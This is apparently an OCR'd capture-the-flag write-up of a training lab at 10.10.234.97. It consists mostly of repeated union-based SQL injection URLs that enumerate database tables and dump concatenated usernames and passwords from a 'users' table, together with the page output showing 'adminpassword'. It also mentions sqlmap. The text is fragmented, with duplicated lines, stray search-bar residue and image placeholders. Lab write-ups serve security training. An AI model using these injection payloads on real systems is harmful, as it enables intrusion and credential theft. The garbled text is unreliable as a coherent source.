

10.10.234.97/user?id=1 and 1=2 union select 1,table_name,3 from information_schema.tables limit 1,0 -- -
10.10.234.97/user?id=1 and 1=2 union select 1,table_name,3 from information_schema.tables limit 1,0 -- -
10.10.234.97/user?id=1 and 1=2 union select 1,table_name,3 from information_schema.tables limit 1,0 -- - - Google Search
CSS 261
SDU Portal
User
Login
Register
Home / User: 2
User Details
User ID: users
Username: 2
Posts:


10.10.234.97/user?id=1%20and%201=2%20union%20select%201,table_name,3%20from%20information_schema.tables%20limit%201,1%20--%20-
10.10.234.97/user?id=1 and 1=2 union select 1,table_name,3 from information_schema.tables limit 1,1 -- -
10.10.234.97/user?id=1%20and%201=2%20union%20select%201,table_name,3%20from%20information_schema.tables%20limit%201,1%20--%20- - Google Search
Cannot find user



Not secure
10.10.234.97/user?id=1%20and%201=2%20union%20select%201,table_name,3%20from%20information_schema.tables%20limit%201,1%20--%20-
User
Login
Register
Home / User: CHECK_CONSTRAINTS
User Details
User ID: 1
Username: CHECK_CONSTRAINTS
Posts:
First Post
Second Post




So now that we know how many tables, columns, and some more information, we'll try to use sqlmap again




And here we obtained our 2nd flag



Lastly, time to find 4th flag, we'll look for it here:






User

Login Register

Home / User: 2

User Details

User ID: username
Username: 2
Posts:




User


Login Register


Home / User: 2

User Details

User ID: password
Username: 2
Posts:


10.10.234.97/user?id=1 and 1=2 union select 1,concat(username,password),3 from sqhell_4.users LIMIT 0,1 -- -
10.10.234.97/user?id=1 and 1=2 union select 1,concat(username,password),3 from sqhell_4.users LIMIT 0,1 -- -
10.10.234.97/user?id=1 and 1=2 union select 1,concat(username,password),3 from sqhell_4.users LIMIT 0,1 -- - - Google Search
User
Login
Register
Home / User: 2
User Details
User ID: password
Username: 2
Posts:


Not secure
10.10.234.97/user?id=1%20and%201=2%20union%20select%201,concat(username,password),3%20from%20sqhell_4.users%20LIMIT%200,1%20--%20-
User
Login
Register
Home / User: adminpassword
User Details
User ID: 1
Username: adminpassword
Posts:
First Post
Second Post



Login Register


User

Home / User: adminpassword

User Details

User ID: 1
Username: adminpassword
Posts:

- First Post
- Second Post




Login Register

User


Home / User: password

User Details


User ID: admin
Username: password
Posts:




